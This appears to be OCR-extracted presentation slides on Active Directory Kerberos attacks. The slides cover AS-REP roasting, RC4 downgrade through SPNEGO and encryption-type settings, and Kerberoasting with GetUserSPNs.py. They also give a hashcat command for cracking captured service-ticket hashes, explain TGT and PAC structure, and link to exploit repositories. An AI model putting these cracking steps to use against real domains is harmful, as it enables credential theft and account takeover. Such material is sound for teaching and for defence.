
https://blog.improsec.com
/tech-blog/asreqroast-from-mitm-to-hash

Kerberos. AS-REP Roasting



office\michael
has flag
DONT_REQ_PREAUTH

CVE-2022-33679
CVE-2022-33647
to get TGT directly



Kerberos. AS-REP Roasting. Links

https://www.ired.team/offensive-security-experiments
/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat

https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/

https://habr.com/ru/articles/493478/

https://github.com/Bdenneu/CVE-2022-33679


https://github.com/skelsec/minikerberos

SP-NEGO

```
AS-REP -> SPNEGO->Kerberos
                  |
                  |
                  |_> NTLMSSP
```

github.com/csandker/spnegoDown

msDS-SupportedEncryptionTypes



								1										2										3	
2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
0	0	0	0	0	0	0	0	0	0	I	H	G	F	0	0	0	0	0	0	0	0	0	0	0	E	D	C	B	A

Where the bits are defined as:

Value	Description
A	DES-CBC-CRC
B	DES-CBC-MD5
C	RC4-HMAC
D	AES128-CTS-HMAC-SHA1-96
E	AES256-CTS-HMAC-SHA1-96


CLIENT	SRV
RC4, AES128	RC4, AES128
RC4	RC4, AES128
RC4 Kerberos Downgrade activity	AES128

DES IF KDC SUPPORTED

DEFAULT FOR Computers: 0x1C (
RC4_HMAC_MD5
| AES128_CTS_HMAC_SHA1_96
| AES256_CTS_HMAC_SHA1_96
)

DEFAULT FOR Users: 0
Will be using RC4 if
service is run
on behalf of user account

Kerberos. Kerberoasting



GetUserSPNs.py

+

Orpheus
(OPSEC)

```
hashcat
     -a 0
     -m 13100
     hashes.txt
     dict.txt
```

Encrypted on srv secret => bruteforce


Kerberoasting. Links

https://habr.com/ru/articles/650889/

https://www.securitylab.ru/analytics/496049.php

https://habr.com/ru/articles/697820/

https://ardent101.github.io/posts/kerberos_general_attacks/#kerberoasting



TGT

ETYPE = eTYPE_...

REALM = office.corp

SNAME = krbtgt.office.corp

ENCODED PART

encTicketPart

flags

cname

starttime

session key

authtime

renew

endtime


authorization-data (PAC)

LogonInfo = UserId, GroupsId, UserFlags, ...

User Principal Name, Domain name, Domain SID (Optional)

checksum's

more.....



